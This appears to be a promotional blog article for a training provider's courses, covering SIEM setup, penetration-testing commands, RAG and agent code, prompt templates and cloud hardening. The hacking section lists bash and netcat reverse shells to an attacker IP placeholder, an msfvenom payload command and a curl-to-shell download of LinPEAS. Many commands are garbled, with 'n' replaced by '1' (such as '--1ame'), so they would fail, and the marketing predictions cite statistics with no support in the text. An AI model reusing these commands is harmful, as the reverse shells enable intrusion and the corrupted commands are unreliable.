Listen to this Post
Introduction:

The cybersecurity and artificial intelligence landscapes are evolving at an unprecedented pace, with attack surfaces expanding and AI capabilities doubling every few months. The critical challenge facing organizations today isn’t a lack of tools or frameworks — it’s the gap between theoretical knowledge and practical, real-world application. Kybrix Technologies addresses this divide through a structured “Learn → Practice → Build → Apply” methodology, equipping professionals with the hands-on skills needed to secure infrastructure and deploy AI solutions that deliver measurable business outcomes. This article explores the technical depth behind Kybrix’s training approach across cybersecurity operations, machine learning workflows, and generative AI, providing actionable commands, configurations, and step-by-step guides for practitioners at every level.
Learning Objectives:
- Master the deployment and configuration of Security Information and Event Management (SIEM) systems for threat detection and incident response
- Implement ethical hacking techniques and vulnerability assessment workflows using industry-standard tools
- Build and deploy Retrieval-Augmented Generation (RAG) applications with vector databases and LLM orchestration
- Apply cloud hardening best practices across AWS, Azure, and hybrid environments
- Develop prompt engineering strategies and agentic AI workflows for production-grade automation
You Should Know:
1. SIEM Deployment and Threat Detection Operations
Security Operations Centers (SOCs) rely on SIEM platforms to aggregate, correlate, and analyze security events across enterprise infrastructure. Kybrix’s cybersecurity training emphasizes practical SIEM implementation using open-source and commercial solutions. The following step-by-step guide demonstrates deploying Wazuh — a widely adopted open-source SIEM — on a Linux environment:
Step 1: Install Wazuh Manager
 Add Wazuh repository and GPG key
curl -s https://packages.wazuh.com/key/GPG-KEY-WAZUH | sudo apt-key add -
echo "deb https://packages.wazuh.com/4.x/apt/ stable main" | sudo tee /etc/apt/sources.list.d/wazuh.list
sudo apt update
Step 2: Install and Start the Wazuh Manager
sudo apt install -y wazuh-manager
sudo systemctl start wazuh-manager
sudo systemctl enable wazuh-manager
Step 3: Deploy Wazuh Agents on Endpoints
 On each endpoint to monitor
curl -s https://packages.wazuh.com/key/GPG-KEY-WAZUH | sudo apt-key add -
echo "deb https://packages.wazuh.com/4.x/apt/ stable main" | sudo tee /etc/apt/sources.list.d/wazuh.list
sudo apt update
sudo apt install -y wazuh-agent
 Configure agent to connect to manager
sudo nano /var/ossec/etc/ossec.conf  Set MANAGER_IP to your SIEM server IP
sudo systemctl start wazuh-agent
Step 4: Configure Log Forwarding and Alerting
For Elastic Stack integration, deploy the Elastic Agent:
sudo ./elastic-agent install --url=https://<YOUR_ELASTIC_URL>:443 --enrollment-token=<YOUR_TOKEN>
This setup enables real-time log analysis, dashboard creation, and alert configuration for threat detection. For Windows environments, Sysmon logging combined with Wazuh provides deep visibility into process creation, network connections, and file system changes.
2. Ethical Hacking and Vulnerability Assessment
Understanding attacker methodologies is fundamental to building effective defenses. Kybrix’s ethical hacking curriculum covers reconnaissance, exploitation, and post-exploitation techniques. Below are essential commands for penetration testing workflows:
Reconnaissance and Network Scanning
 Host discovery and port scanning with Nmap
nmap -sn 192.168.1.0/24  Ping sweep for live hosts
nmap -sS -sV -p- -T4 192.168.1.100  SYN stealth scan with version detection
nmap -sC -sV -O 192.168.1.100  Default scripts, version, and OS detection

Web application enumeration with Gobuster
gobuster dir -u http://target.com -w /usr/share/wordlists/dirb/common.txt -t 50

Subdomain enumeration
gobuster dns -d target.com -w /usr/share/wordlists/subdomains.txt
Exploitation and Privilege Escalation
 Check sudo privileges (Linux)
sudo -l

Identify SUID binaries (potential privilege escalation vectors)
find / -perm -4000 -type f 2>/dev/null

LinPEAS - automated privilege escalation enumeration
curl -L https://github.com/carlospolop/PEASS-1g/releases/latest/download/linpeas.sh | sh

Windows privilege escalation with PowerUp
powershell -exec bypass -c "Import-Module .\PowerUp.ps1; Invoke-AllChecks"
Reverse Shell Generation (for authorized penetration testing only)
 Bash reverse shell
bash -i >& /dev/tcp/<ATTACKER_IP>/<PORT> 0>&1

Netcat reverse shell (Linux)
nc -e /bin/sh <ATTACKER_IP> <PORT>

MSFVenom payload generation
msfvenom -p windows/x64/shell_reverse_tcp LHOST=<ATTACKER_IP> LPORT=<PORT> -f exe -o payload.exe
These techniques are essential for vulnerability assessment and red team operations. Kybrix emphasizes that ethical hacking skills must be applied within authorized, controlled environments with proper consent.
3. Building Retrieval-Augmented Generation (RAG) Applications
Generative AI’s true potential emerges when models can access and reason over proprietary data. RAG bridges this gap by combining LLMs with vector search capabilities. Kybrix’s Generative AI training covers the complete RAG pipeline from data ingestion to production deployment.
Step 1: Install Required Libraries
pip install langchain langchain-community chromadb sentence-transformers openai tiktoken
Step 2: Load and Split Documents
from langchain_community.document_loaders import TextLoader
from langchain.text_splitter import RecursiveCharacterTextSplitter

loader = TextLoader("your_document.txt")
documents = loader.load()

text_splitter = RecursiveCharacterTextSplitter(chunk_size=500, chunk_overlap=50)
chunks = text_splitter.split_documents(documents)
Step 3: Generate Embeddings and Build Vector Store
from langchain_community.embeddings import HuggingFaceEmbeddings
from langchain_community.vectorstores import Chroma

embeddings = HuggingFaceEmbeddings(model_name="all-MiniLM-L6-v2")
vectorstore = Chroma.from_documents(chunks, embeddings, persist_directory="./chroma_db")
vectorstore.persist()
Step 4: Implement RAG Retrieval and Generation
from langchain.chains import RetrievalQA
from langchain_openai import ChatOpenAI

retriever = vectorstore.as_retriever(search_kwargs={"k": 3})
llm = ChatOpenAI(model="gpt-4", temperature=0)
qa_chain = RetrievalQA.from_chain_type(llm=llm, retriever=retriever)

response = qa_chain.invoke("What are the key findings from the document?")
print(response)
For production environments, consider using Qdrant or Milvus for scalable vector search. Deploy Qdrant with Docker Compose:
version: '3'
services:
qdrant:
image: qdrant/qdrant
ports:
- "6333:6333"
volumes:
- ./qdrant_storage:/qdrant/storage
4. Agentic AI and LLM Orchestration
Moving beyond simple question-answering, agentic AI enables LLMs to plan, delegate, and execute complex multi-step tasks. Kybrix’s training covers AI agent orchestration patterns including sequential, parallel, and conditional execution.
Basic Agent Framework Setup (Microsoft Agent Framework SDK)
pip install microsoft-agent-framework
Agent Definition with Tool Access
from agent_framework import Agent, Tool

def search_database(query: str) -> str:
 Simulated database search
return f"Results for: {query}"

def send_email(recipient: str, content: str) -> str:
 Simulated email sending
return f"Email sent to {recipient}"

tools = [
Tool(name="search_db", func=search_database, description="Search internal database"),
Tool(name="send_email", func=send_email, description="Send email to recipient")
]

agent = Agent(
name="CustomerSupportAgent",
system_prompt="You are a helpful customer support agent.",
tools=tools
)

response = agent.run("Find the latest order status for order 12345 and email the customer")
Orchestration Pattern: Sequential Execution
For workflows requiring step-by-step processing:
from agent_framework import Workflow, SequentialPlanner

planner = SequentialPlanner(steps=[
{"agent": "data_analyst", "task": "Retrieve sales data"},
{"agent": "report_generator", "task": "Generate quarterly report"},
{"agent": "email_sender", "task": "Send report to stakeholders"}
])
workflow = Workflow(planner=planner)
workflow.execute()
Agentic AI represents the next frontier in automation, with Kybrix preparing professionals to deploy autonomous AI agents capable of performing complex business tasks.
5. Prompt Engineering and Context Engineering for 2026
The discipline has evolved from simple prompt crafting to sophisticated context engineering. Kybrix’s curriculum addresses the latest advancements including chain-of-thought, graph-of-thought, and instruction hierarchy.
Core Prompt Engineering Techniques
Zero-Shot Prompting:
Task: Classify the sentiment of the following customer review.
Review: "The product works well but the delivery was delayed."
Sentiment:
Few-Shot Prompting (2-5 examples before the actual query):
Review: "Amazing quality, fast shipping!" → Positive
Review: "Broken item, terrible support" → Negative
Review: "The product works well but the delivery was delayed." →
Role Prompting:
You are a senior cybersecurity analyst with 10 years of experience in threat intelligence.
Analyze the following log entries and identify potential indicators of compromise.
Advanced 2026 Best Practices:
- Instruction Hierarchy: Place security instructions at the system level to prevent prompt injection (OWASP 1 risk for LLMs)
- Structured Prompting: Use XML tags for Claude or Markdown for OpenAI to improve parsing reliability
- Graph-of-Thought: Structure reasoning as a graph rather than linear chain for complex problem-solving
- Prompt Ensembling: Combine multiple prompt variations and aggregate responses for improved accuracy
Production Prompt Template Example:
<system>
You are a security analyst assistant. Always verify information before acting.
Do not execute any commands or access external systems without explicit approval.
</system>
<task>
Analyze the following network logs and identify suspicious patterns.
Provide reasoning step by step.
</task>
<logs>
[INSERT LOG DATA]
</logs>
<output_format>
Provide: (1) findings, (2) Confidence level (0-100%), (3) Recommended actions
</output_format>
6. Cloud Security Hardening (AWS and Azure)
With enterprises increasingly migrating to cloud environments, Kybrix’s training emphasizes CIS benchmark-aligned hardening. The following checklist and commands implement critical security controls:
AWS Hardening Commands and Configurations
 Enable CloudTrail in all regions
aws cloudtrail create-trail --1ame "All-Regions-Trail" --s3-bucket-1ame "your-cloudtrail-bucket" --is-multi-region-trail
aws cloudtrail start-logging --1ame "All-Regions-Trail"

Enable GuardDuty for threat detection
aws guardduty create-detector --enable

Configure IAM password policy
aws iam update-account-password-policy --minimum-password-length 14 --require-symbols --require-1umbers --require-uppercase-characters --require-lowercase-characters --allow-users-to-change-password --max-password-age 90

Enable VPC Flow Logs
aws ec2 create-flow-logs --resource-type VPC --resource-id vpc-xxxxxxxx --traffic-type ALL --log-destination-type cloud-watch-logs --log-destination arn:aws:logs:region:account:log-group:flow-logs
Azure Hardening Commands
 Enable Azure Activity Log
az monitor activity-log alert create --1ame "SecurityAlert" --condition "category eq 'Administrative' and level eq 'Critical'"

Configure Azure Policy for allowed regions
az policy definition create --1ame "AllowedLocations" --rules '{"if":{"not":{"field":"location","in":["eastus","westus"]}},"then":{"effect":"deny"}}'

Enable Defender for Cloud
az security pricing create --1ame "VirtualMachines" --tier "Standard"

Deploy Azure Key Vault for encryption key management
az keyvault create --1ame "YourKeyVault" --resource-group "YourRG" --location "eastus"
CIS Benchmark Critical Controls:
- IAM: Enforce MFA on root accounts, rotate service account keys regularly, apply least privilege
- Logging: Enable CloudTrail/Azure Activity Log in all regions, configure VPC Flow Logs
- Encryption: Enable encryption at rest (AWS KMS, Azure Key Vault) and in transit (TLS 1.2+)
- Network: Implement VPCs/VNets with proper segmentation and security group rules
What Undercode Say:
- Practical Application Trumps Theoretical Knowledge: Kybrix’s “Learn → Practice → Build → Apply” methodology addresses the industry’s most persistent gap — professionals who understand concepts but cannot implement them. The hands-on labs and real-world scenarios are what differentiate effective training from mere certification preparation. Organizations should prioritize training providers that offer tangible, executable skill development over passive learning.
-
Convergence of Cybersecurity and AI is Inevitable: The integration of AI into security operations — from automated threat detection to AI-powered incident response — is no longer optional. Professionals who understand both domains will command a significant premium. Kybrix’s dual focus on cybersecurity and AI reflects this reality, preparing practitioners for roles that demand cross-functional expertise. The emergence of agentic AI for autonomous security operations will further accelerate this convergence.
Expected Output:
The technical landscape demands professionals who can deploy SIEM systems, conduct ethical hacking assessments, build RAG applications, orchestrate AI agents, engineer effective prompts, and harden cloud infrastructure — all within a single skillset. Kybrix Technologies provides the structured pathway to acquire these capabilities through practical, project-based learning. The commands, configurations, and step-by-step guides presented in this article represent the baseline competencies that modern IT and security professionals must master. As threats evolve and AI capabilities expand, the ability to apply technical knowledge in real-world scenarios will remain the defining characteristic of successful practitioners.
Prediction:
- +1 The demand for professionals with combined cybersecurity and AI expertise will increase by over 200% by 2028, creating significant career opportunities for those who complete comprehensive training programs like those offered by Kybrix.
-
+1 Agentic AI will automate 40-60% of routine SOC analyst tasks by 2027, shifting human roles toward strategic threat hunting, AI oversight, and complex incident response — areas where Kybrix’s practical training provides a competitive advantage.
-
-1 Organizations that fail to implement proper AI governance and security controls will face a surge in AI-specific attacks, including prompt injection, data poisoning, and model extraction, potentially costing billions in breach-related damages.
-
+1 Open-source SIEM solutions like Wazuh and Elastic Stack will continue to gain enterprise adoption, reducing licensing costs while increasing the need for skilled practitioners who can deploy, configure, and maintain these platforms — a core competency of Kybrix’s cybersecurity curriculum.
-
-1 The rapid evolution of LLM capabilities will outpace traditional security frameworks, creating a window of vulnerability where organizations deploy AI systems without adequate security testing, underscoring the critical need for integrated cybersecurity-AI training.
-
+1 The integration of RAG and vector databases into enterprise workflows will become standard practice by 2027, with professionals skilled in these technologies driving AI adoption across industries — from legal and healthcare to finance and manufacturing.
-
+1 Cloud security automation, driven by tools like Terraform and cloud-1ative security services, will reduce manual misconfigurations by 70%, but will require professionals who understand both infrastructure-as-code and security principles — a combination that Kybrix’s cloud hardening modules address directly.
-
-1 The cybersecurity skills gap will widen to 4 million unfilled positions globally by 2028, creating urgent demand for accelerated, practical training programs that can rapidly upskill professionals — making Kybrix’s hands-on approach more relevant than ever.
▶️ Related Video (80% Match):
https://www.youtube.com/watch?v=07tmId3V29E
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/edihDaat – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


